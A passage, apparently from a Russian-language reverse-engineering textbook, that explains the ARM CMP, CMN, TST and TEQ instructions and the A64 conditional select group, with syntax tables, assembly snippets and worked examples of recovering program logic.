Только A32	`TEQ A, B`	`EORS _, A, B`	Проверить точное равенство A и B

Сравнение (CMP)

CMP сравнивает два значения и определяет, какое больше. Внутренне она вычитает операнды, устанавливает NZCV по результату и отбрасывает его. См. рис. 7.9.




Рисунок 7.9. Логика CMP и эквивалент SUBS

При обратной разработке CMP часто управляет потоком программы. Самый распространённый случай - сравнение двух регистров на равенство или величину либо проверка регистра относительно константы:

```
CMP r0, r1    ; Compare the values in R0 and R1
CMP w0, #17   ; Compare the value in W0 against 17
```

CMP также предоставляет более сложные формы, где второй операнд перед сравнением неявно преобразуется сдвигом или расширением. Полный синтаксис приведён в табл. 7.4.

Таблица 7.4. Формы инструкции CMP

Набор и форма	Значение символов
A32/T32: `CMP Rn, #const`	Сравнивает первый регистр с непосредственной константой
A32/T32: `CMP Rn, Rm`	Сравнивает первый регистр с необязательно предварительно сдвинутым вторым
A32/T32: `CMP Rn, Rm, RRX`	Вращение вправо с расширением
A32/T32: `CMP Rn, Rm, shift #amt`	`shift` равен LSL, LSR, ASR или ROR; `amt` лежит в диапазоне 0...31
A32/T32: `CMP Rn, Rm, shift Rs`	Сравнивает первый регистр со сдвинутым вторым; Rs содержит величину сдвига
A64: `CMP Wn|WSP, #imm{, shift}`	Сравнивает первый регистр с непосредственной константой; `shift` равен LSL #0 или LSL #12
A64: `CMP Xn|SP, #imm{, shift}`	То же для 64-битного регистра
A64: `CMP Wn|WSP, Wm {, shift #amt}`	Сравнивает с необязательно сдвинутым вторым регистром; `shift` равен LSL, LSR или ASR; `amt` 0...31
A64: `CMP Xn|SP, Xm {, shift #amt}`	То же, но `amt` 0...63
A64: `CMP Wn|WSP, Wm {, extend #amt}`	Сравнивает с необязательно расширенным и сдвинутым вторым регистром
A64: `CMP Xn|SP, Xm{, extend #amt}`	`extend` равен UXTB, UXTH, UXTW, UXTX, SXTB, SXTH, SXTW или SXTX; `amt` задаёт сдвиг влево

Набор и форма	Значение символов
A64: `CMP WSP, Wm, LSL #n`	Предпочтительный псевдоним дизассемблирования `CMP WSP, Wm, UXTW, #n`
A64: `CMP SP, Xm, LSL #n`	Предпочтительный псевдоним дизассемблирования `CMP SP, Wm, UXTX, #n`

Для понимания кода с CMP необходимо изучать не только саму инструкцию, но и последующие инструкции, чтобы увидеть, как NZCV проверяется кодом условия. Например:

```
cmp r0, r1
addne r0, r1, r2
```

CMP сообщает, что сравниваются R0 и R1. Но чтобы понять интересующий программу тип сравнения, нужно найти инструкцию, которая использует NZCV. Здесь следующая ADDNE зависит от NE. Семантический смысл CMP: "r0 не равно r1?" Если условие истинно, ADDNE устанавливает `r0 = r1 + r2`; иначе пропускается.

Теперь предположим другую последовательность:

```
cmp r0, r1
addlt r0, r1, r2
```

CMP та же, но проверяемое логическое условие другое. LT семантически спрашивает: "r0 меньше r1?" При истинном условии выполняется сложение, иначе пропускается.

Сравнение с отрицательным значением (CMN)

CMN почти идентична CMP, но перед сравнением второй операнд отрицается. Она поддерживает все те же формы синтаксиса и внутренне реализована как сложение, устанавливающее NZCV и отбрасывающее результат. См. рис. 7.10.




Рисунок 7.10. Логика CMN и эквивалент ADDS

При обратной разработке CMN обычно встречается, когда компилятор не может использовать эквивалентную CMP. Например:

```
int someFunction(int argument) {
  if(argument == -1) {
    return 0;
  }
  return 1;
}
```

`argument` передаётся в W0, и компилятору нужно быстро проверить его на -1. Наивная `CMP w0, #-1` недопустима: константа -1 вне диапазона. Вместо неё компилятор может использовать допустимую `CMN w0, #1`, кодирующую тот же смысл.

Проверка битов (TST)

TST выполняет побитовое И двух операндов, устанавливает флаги по результату и отбрасывает вычисленный результат, как показано на рис. 7.11.




Рисунок 7.11. Логика TST и эквивалент ANDS

TST проверяет, установлены ли определённые биты значения. Это особенно полезно для логических значений, упакованных в поле флагов, или для проверки выравнивания числа по степени двойки путём проверки младших битов на ноль.

Полный синтаксис приведён в табл. 7.5.

TST устанавливает NZCV по результату внутреннего побитового И[14][15]:

• N устанавливается, если старший бит результата равен 1;
• Z устанавливается, если результат равен нулю;

• C обычно устанавливается в ноль, кроме A32 с неявным сдвигом второго операнда: тогда C получает последний вытесненный бит;
• V игнорируется в A32 и устанавливается в 0 в A64.

Таблица 7.5. Формы инструкции TST

ISA и форма	Значение
A32/T32: `TST Rn, #const`	Проверяет первый регистр относительно непосредственной константы
A32/T32: `TST Rn, Rm`	Проверяет первый регистр относительно необязательно предварительно сдвинутого второго
A32/T32: `TST Rn, Rm, RRX`	Вращение вправо с расширением
A32/T32: `TST Rn, Rm, shift #amt`	`shift` равен LSL, LSR, ASR или ROR; `amt` 0...31

ISA и форма	Значение
A32/T32: `TST Rn, Rm, shift Rs`	Проверяет относительно сдвинутого второго регистра; Rs содержит величину сдвига
A64: `TST Wn, #imm`	Проверяет первый регистр относительно непосредственной константы
A64: `TST Xn, #imm`	То же для 64-битного регистра
A64: `TST Wn, Wm {, shift #amt}`	Проверяет относительно необязательно сдвинутого второго регистра; `shift` равен LSL, LSR или ASR; `amt` 0...31
A64: `TST Xn, Xm {, shift #amt}`	То же, но `amt` 0...63

Рассмотрим пример. Пусть R0 содержит `0xffff0010`, и встречается код:

```
TST r0, #0x10
MOVNE r0, #-1
```

Механически последовательность работает так. TST выполняет побитовое И R0 с `0x10`, получая `0x10`. Результат не ноль, поэтому Z = 0. Следующая MOVNE использует условие NE, истинное при Z = 0. Значит, MOVNE выполняется и копирует -1 в R0. Процесс показан на рис. 7.12.




Рисунок 7.12. Поведение инструкций TST и MOVNE

Такой механический подход вполне пригоден для обратной разработки, но есть более простой. Вместо сосредоточения на действиях инструкций можно искать типичные шаблоны, раскрывающие исходный замысел. Сначала анализируется TST и аргументам назначается семантика. Когда TST используется с постоянной константой, как на рис. 7.13, она обычно описывает биты, интересующие программу. Второй аргумент - исследуемое значение.




Рисунок 7.13. Компоненты инструкции TST

Теперь известно, что программу интересует бит `0x10` регистра R0. Далее ищется инструкция, использующая код условия. Обычно это следующая инструкция, как здесь, но не всегда. MOVNE зависит от NE. Затем можно выяснить контекстное значение NE после TST, как показано на рис. 7.14.




Рисунок 7.14. Код условия NE в контексте TST

Этого достаточно для восстановления логики. Программу интересует бит `0x10` R0. Если он установлен, MOVNE записывает -1 в R0. Значит:

```
if( bit 0x10 is set inside r0 ) {
  r0 = -1
}
```

Проверка равенства (TEQ)

Инструкция TEQ[16] существует только в A32, устанавливает флаги по результату побитового исключающего ИЛИ двух значений и отбрасывает результат. См. рис. 7.15.




Рисунок 7.15. Логика инструкции TEQ

TEQ устанавливает:

• N, если старший бит результата равен 1;
• Z, если результат равен нулю;

• C не изменяется, кроме случая неявного сдвига `operand2`, когда он получает перенос операции сдвига;
• V всегда остаётся неизменным.

Полный синтаксис приведён в табл. 7.6.

Таблица 7.6. Формы инструкции TST

ISA и форма	Значение
A32/T32: `TEQ Rn, #const`	Проверяет первый регистр относительно непосредственной константы
A32/T32: `TEQ Rn, Rm`	Проверяет относительно необязательно предварительно сдвинутого второго регистра
A32/T32: `TEQ Rn, Rm, RRX`	Вращение вправо с расширением
A32/T32: `TEQ Rn, Rm, shift #amt`	`shift` равен LSL, LSR, ASR или ROR; `amt` 0...31
A32/T32: `TEQ Rn, Rm, shift Rs`	Проверяет относительно сдвинутого второго регистра; Rs содержит величину сдвига

При обратной разработке за `TEQ r0, r1` почти всегда следует инструкция, зависящая от EQ или NE. EQ истинно при точном равенстве, NE - только при неравенстве. TEQ часто взаимозаменяема с CMP для точной проверки равенства, но отличается тем, что явно не устанавливает C или V[17].

Хотя на практике это редко, TEQ также может быстро проверить одинаковость арифметических знаков двух входов, то есть оба отрицательны или оба положительны. `TEQ r0, r1` выполняет исключающее ИЛИ R0 и R1 и устанавливает флаги по временному результату. Поэтому N получает исключающее ИЛИ знаковых битов обоих входов: 0 при одинаковых знаках и 1 при разных. Затем это проверяется кодами MI или PO.

Инструкции условного выбора

В отличие от A32 и T32, большинство обычных инструкций обработки данных A64 нельзя сделать условными добавлением кода к имени: ADDEQ и MOVEQ в A64 не существуют. Вместо этого с появлением A64 была добавлена группа условного выбора[18].

Инструкции группы условного выбора достаточно очевидны и имеют сходный синтаксис: регистр назначения, один или два входных регистра и код условия в конце. Каждая поддерживает 32-битные или 64-битные регистры.

В табл. 7.7 перечислены инструкции и их поведение при истинном и ложном условии. Для краткости показаны только 64-битные формы.

Таблица 7.7. Поведение инструкций условного выбора

Имя	Синтаксис	Если условие истинно	Если условие ложно
Условный выбор	`CSEL Xd, Xn, Xm, cond`	`Xd = Xn`	`Xd = Xm`
Условный выбор с увеличением	`CSINC Xd, Xn, Xm, cond`	`Xd = Xn`	`Xd = Xm + 1`
Условный выбор с инверсией	`CSINV Xd, Xn, Xm, cond`	`Xd = Xn`	`Xd = NOT(Xm)`
Условный выбор с отрицанием	`CSNEG Xd, Xn, Xm, cond`	`Xd = Xn`	`Xd = 0 - Xm`
Условная установка	`CSET Xd, cond`	`Xd = 1`	`Xd = 0`
Условная установка маски	`CSETM Xd, cond`	Xd = все единицы	`Xd = 0`
Условное увеличение	`CINC Xd, Xn, cond`	`Xd = Xn + 1`	`Xd = Xn`
Условная инверсия	`CINV Xd, Xn, cond`	`Xd = NOT(Xn)`	`Xd = Xn`
Условное отрицание	`CNEG Xd, Xn, cond`	`Xd = 0 - Xn`	`Xd = Xn`

Рассмотрим полный пример расшифровки CSEL и восстановления семантики:

```
CMP w0, w1
CSEL w0, w1, wzr, EQ
```

Разбор начинается с CMP. На рис. 7.16 видно, что W0 сравнивается с W1, но главный вопрос - какой это тип сравнения?




Рисунок 7.16. Семантический смысл инструкции CMP

Для определения типа сравнения нужно найти следующий используемый код условия. Здесь CSEL использует EQ. После CMP EQ семантически означает точную проверку A == B, как показано на рис. 7.17.




Рисунок 7.17. Семантический смысл EQ после CMP

Затем A и B заменяются параметрами CMP, то есть W0 и W1, после чего можно расшифровать CSEL. См. рис. 7.18.




Рисунок 7.18. Значение CSEL

Остаётся заменить EQ в шаблоне ранее установленным семантическим смыслом, получив итог на рис. 7.19.




Рисунок 7.19. Итоговый результат CMP и CSEL

Инструкции условного сравнения

